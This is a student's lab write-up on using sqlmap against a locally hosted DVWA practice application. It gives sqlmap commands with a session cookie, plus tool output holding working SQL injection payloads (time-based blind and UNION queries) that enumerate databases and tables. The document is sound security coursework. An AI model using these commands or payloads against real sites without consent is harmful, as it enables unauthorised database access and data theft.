23/02/2024

Friday

Durgapu Sai Krishna
B.tech iv year, IT
208X1A1206
KALLAM
HARANADHAREDDY
INSTITUTE OF TECH.

Assignment-SQLMAP

Step 1 (Definition)


SQLMap is a tool used for detecting and exploiting SQL injection vulnerabilities in web applications.

It will used for many attack purposes by an ethical hackers and black hackers.

Step 2 (Installation of SQLMAP)

Using the GitHub repository to clone the SQLmap in my local system (kali linux)


After this successfully installed in my local machine kali(saidurgapu@kali)



```
┌──(saidurgapu㉿kali)-[~]
└─$ sudo apt-get install sqlmap
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
sqlmap is already the newest version (1.8.2-1).
sqlmap set to manually installed.
The following packages were automatically installed and are no longer required:
  cython3 debtags kali-debtags libhiredis0.14 libjavascriptcoregtk-4.0-18 libperl5.36 libqt5multimedia5
  libqt5multimedia5-plugins libqt5multimediagsttools5 libqt5multimediawidgets5 librtlsdr0 libucl1
  libwebkit2gtk-4.0-37 libzxing2 perl-modules-5.36 python3-backcall python3-debian python3-future
  python3-pickleshare python3-requests-toolbelt python3-rfc3986 python3-unicodecsv
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 17 not upgraded.

┌──(saidurgapu㉿kali)-[~]
└─$ 
```

Step 3 (Installation of DVWA & Setup)


Install and set up DVWA (Damn Vulnerable Web Application) in my local machine kali linux


Firefox ESR
Browse the World Wide Web
saidurgapu@kali: /var/www/html/DVWA

```
┌──(saidurgapu㉿kali)-[/var/www/html]
└─$ ls
DVWA

┌──(saidurgapu㉿kali)-[/var/www/html]
└─$ cd DVWA

┌──(saidurgapu㉿kali)-[/var/www/html/DVWA]
└─$ ls
CHANGELOG.md  README.fa.md  README.zh.md  database     hackable          php.ini       setup.php
COPYING.txt   README.fr.md  SECURITY.md   docs         index.php         phpinfo.php   tests
Dockerfile    README.md     about.php     dvwa         instructions.php  robots.txt    vulnerabilities
README.ar.md  README.pt.md  compose.yml   external     login.php         security.php
README.es.md  README.tr.md  config        favicon.ico  logout.php        security.txt

┌──(saidurgapu㉿kali)-[/var/www/html/DVWA]
└─$ 
```

I am using my apache2 server to hosting on local server which Is my 10.0.2.15(local ip address)

Using the fireforx of kali linux machine on url seen in the picture



Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficultly**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerability** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can download and install XAMPP for the web server and database.

Disclaimer


We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

More Training Resources

DVWA aims to cover the most commonly seen vulnerabilities found in today's web applications. However there are plenty of other issues with web applications. Should you wish to explore any additional attack vectors, or want

Step -4 (Performing a Basic SQL Injection Attack)

I am performing the sql injection in target website of dvwa.In this picture I got url and copy url to sqlmap tool.



10.0.2.15/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit&user_token=3ed46fe21482ebd958e30ce53cee69a5#

Vulnerability: SQL Injection


User ID: Submit

```
ID: 1
First name: admin
Surname: admin
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

Cookie of my network to perform sql injection on using sql tool



10.0.2.15/DVWA/vulnerabilities/sqli/index.php

Vulnerability: SQL Injection

User ID: Submit

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

CSRF token is incorrect

Status	Method	Domain	File	Initiator	Type	Transferred	Size
302	GET	10.0.2.15	/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit&user_token=3ed46fe21482ebd958e30ce	document	html	1.75 kB	4.34 kB
200	GET	10.0.2.15	index.php	document	html	1.76 kB	4.34 kB
200	GET	10.0.2.15	dvwaPage.js	script	js	cached	0 B
200	GET	10.0.2.15	logo.png	img	png	cached	8.30 kB
200	GET	10.0.2.15	add_event_listeners.js	script	js	cached	593 B
	GET	10.0.2.15	favicon.ico	FaviconLoader.jsm:180 (img)	vnd.microsoft...	1.71 kB (raced)	1.41 kB


6 requests | 18.98 kB / 5.21 kB transferred | Finish: 3.74 s | DOMContentLoaded: 1.84 s | load: 1.86 s

Request Cookies
PHPSESSID: "vu1runns944ra3q1llj93j4uqr"
security: "impossible"

After this we opened Terminal prompt of kalilinux in sqlmap tool


I got url from my local machine (saidurgapu@kali):- sqlmap -u 'http://10.0.2.15/DVWA/vulnerabilities/sqli/index.php?id=1&Submit=Submit#' --cookie 'PHPSESSID=vu1runns944ra3q1llj93j4uqr;security=low' –dbs

USING THIS COMMAND IN BELOW PIC:-




```
┌──(saidurgapu㉿kali)-[/]
└─$ sqlmap -u 'http://10.0.2.15/DVWA/vulnerabilities/sqli/index.php?id=1&Submit=Submit#' --cookie 'PHPSESSID=vu1runns944ra3q1l
lj93j4uqr;security=low' --dbs
```

After gathering the databases we got dvwa and information_schema in this pic below in my prompt(saidurgapu@kali)




```
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]

[02:01:12] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[02:01:12] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[02:01:12] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNIO
N query injection technique test
[02:01:12] [INFO] target URL appears to have 2 columns in query
[02:01:12] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]

sqlmap identified the following injection point(s) with a total of 64 HTTP(s) requests:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 6368 FROM (SELECT(SLEEP(5)))XdWH) AND 'bRQN'='bRQN&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x716b716a71,0x6a7a4561794b4a634a496359477a6a515a696446514d545968694f44755265476842446b4b6f6664,0x716a787171),NULL-- -&Submit=Submit
---
[02:01:13] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.58
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[02:01:13] [INFO] fetching database names
available databases [2]:
[*] dvwa
[*] information_schema

[02:01:13] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 26 times
[02:01:13] [INFO] fetched data logged to text files under '/home/saidurgapu/.local/share/sqlmap/output/10.0.2.15'

[*] ending @ 02:01:13 /2024-02-26/

┌──(saidurgapu㉿kali)-[/]
```

After gathering this databases from above pic we use to start access with tables format shown below we got 2 tables with 1.guestbook and 2.users of local web dvwa. We access the users with the following command at end -D dvwa and --tables



```
└─# sqlmap -u 'http://10.0.2.15/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#' --cookie='PHPSESSID=vu1runns944ra3q1llj93j4uqr;security=low' -D dvwa --tables

                                {1.8.2#stable}

                                https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicab
le local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 02:06:55 /2024-02-26/

[02:06:56] [INFO] resuming back-end DBMS 'mysql'
[02:06:56] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 4933 FROM (SELECT(SLEEP(5)))jtHr) AND 'Kldb'='Kldb&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7178716b71,0x636e534e787249544a4b51466556776a5646494e51594d4e4677557349576668576751695353526a,0x717a6b6b71)-- -&Submit=Submit
---
[02:06:56] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.58
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[02:06:56] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
```

